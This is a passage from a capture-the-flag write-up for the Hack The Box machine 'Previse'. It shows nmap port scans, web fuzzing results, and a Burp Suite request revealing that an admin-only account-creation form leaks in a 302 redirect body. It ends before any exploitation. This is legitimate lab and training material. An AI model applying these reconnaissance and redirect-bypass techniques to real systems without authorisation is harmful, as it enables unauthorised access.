Previse (HTB)

ip of the machine :- 10.129.95.185

```
~/current Wed Oct 02 2024 09:47 pm (5.053s)
ping 10.129.95.185 -c 5

PING 10.129.95.185 (10.129.95.185) 56(84) bytes of data.
64 bytes from 10.129.95.185: icmp_seq=2 ttl=63 time=95.6 ms
64 bytes from 10.129.95.185: icmp_seq=3 ttl=63 time=97.7 ms
64 bytes from 10.129.95.185: icmp_seq=4 ttl=63 time=96.6 ms
64 bytes from 10.129.95.185: icmp_seq=5 ttl=63 time=95.1 ms

--- 10.129.95.185 ping statistics ---
5 packets transmitted, 4 received, 20% packet loss, time 4029ms
rtt min/avg/max/mdev = 95.145/96.278/97.683/0.974 ms
```


machine is on!!!

```
~/current Wed Oct 02 2024 09:47 pm (13.034s)
nmap -p- --min-rate=10000 10.129.95.185

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-02 21:47 IST
Warning: 10.129.95.185 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.129.95.185
Host is up (0.096s latency).
Not shown: 64450 closed tcp ports (conn-refused), 1083 filtered tcp ports (no-response)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 13.00 seconds
```

Got two open ports 22 and 80.

```
~/current Wed Oct 02 2024 09:48 pm (10.081s)
nmap -p 22,80 -sC -A -Pn -n 10.129.95.185

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-02 21:48 IST
Nmap scan report for 10.129.95.185
Host is up (0.095s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 53:ed:44:40:11:6e:8b:da:69:85:79:c0:81:f2:3a:12 (RSA)
|   256 bc:54:20:ac:17:23:bb:50:20:f4:e1:6e:62:0f:01:b5 (ECDSA)
|_  256 33:c1:89:ea:59:73:b1:78:84:38:a4:21:10:0c:91:d8 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-title: Previse Login
|_Requested resource was login.php
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.05 seconds
```

Did an aggressive scan and found versions of all the services running on the ports.



Directly redirected to a php web page after entering ip address in the browser and didn't find anything in the source code, just a bunch of .css and .js files.


```
.htpasswd               [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 1486ms]
.htaccess               [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 3383ms]
css                     [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 94ms]
favicon.ico             [Status: 200, Size: 15406, Words: 15, Lines: 10, Duration: 96ms]
js                      [Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 95ms]
server-status           [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 95ms]
:: Progress: [20469/20469] :: Job [1/1] :: 262 req/sec :: Duration: [0:00:56] :: Errors: 0 ::
```

Got some directories but none of them is important as such...

```
header.php              [Status: 200, Size: 980, Words: 183, Lines: 21, Duration: 133ms]
index.php               [Status: 200, Size: 2224, Words: 486, Lines: 54, Duration: 151ms]
logout.php              [Status: 200, Size: 2224, Words: 486, Lines: 54, Duration: 97ms]
download.php            [Status: 200, Size: 2224, Words: 486, Lines: 54, Duration: 99ms]
footer.php              [Status: 200, Size: 217, Words: 10, Lines: 6, Duration: 4545ms]
login.php               [Status: 200, Size: 2224, Words: 486, Lines: 54, Duration: 4550ms]
config.php              [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 4553ms]
status.php              [Status: 200, Size: 2224, Words: 486, Lines: 54, Duration: 102ms]
files.php               [Status: 200, Size: 2224, Words: 486, Lines: 54, Duration: 95ms]
nav.php                 [Status: 200, Size: 1248, Words: 462, Lines: 32, Duration: 250ms]
:: Progress: [5163/5163] :: Job [1/1] :: 406 req/sec :: Duration: [0:00:17] :: Errors: 0 ::
```

Did common php file names fuzzing in the directories of the server and found one. Came up with this fuzzing because it by default redirected to login.php web page when entered in the browser.

Now every page was redirecting to login.php except....



nav.php which had a lot of options to explore...
Now out of these account.php or ACCOUNTS seems interesting as we can

create a account and atleast login but it is also redirecting to login.php.

```
GET /accounts.php HTTP/1.1
Host: 10.129.95.185
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:131.0) Gecko/20100101 Firefox/131.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0
.9,image/avif,image/webp,image/png,image/svg+xml,*/
*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://10.129.95.185/nav.php
Cookie: PHPSESSID=mun5vu8441t4oqeelleukjueu4
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

So captured the request on Burp Suite.

Response


Pretty Raw Hex Render

```
HTTP/1.1 302 Found
Date: Wed, 02 Oct 2024 16:30:04 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: login.php
Content-Length: 3994
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8


<!DOCTYPE html>
<html>
  <head>
    <meta http-equiv="content-type" content="
    text/html; charset=UTF-8" />
    <meta charset="utf-8" />
```


I sent to repeater and found a 302 as usual to login.php but....

```
<section class="uk-section uk-section-default">
  <div class="uk-container">
    <h2 class="uk-heading-divider">
      Add New Account
    </h2>
    <p>
      Create new user.
    </p>
    <p class="uk-alert-danger">
      ONLY ADMINS SHOULD BE ABLE TO ACCESS THIS
      PAGE!!
    </p>
    <p>
      Usernames and passwords must be between 5
      and 32 characters!
    </p>
  </p>
  <form role="form" method="post" action="
  accounts.php">
```


i saw this section in the request and it seems it consists of a create account page...




So first i intercepted the request which will redirect and then right click on the request > do capture > capture response to also capture the response to this request.



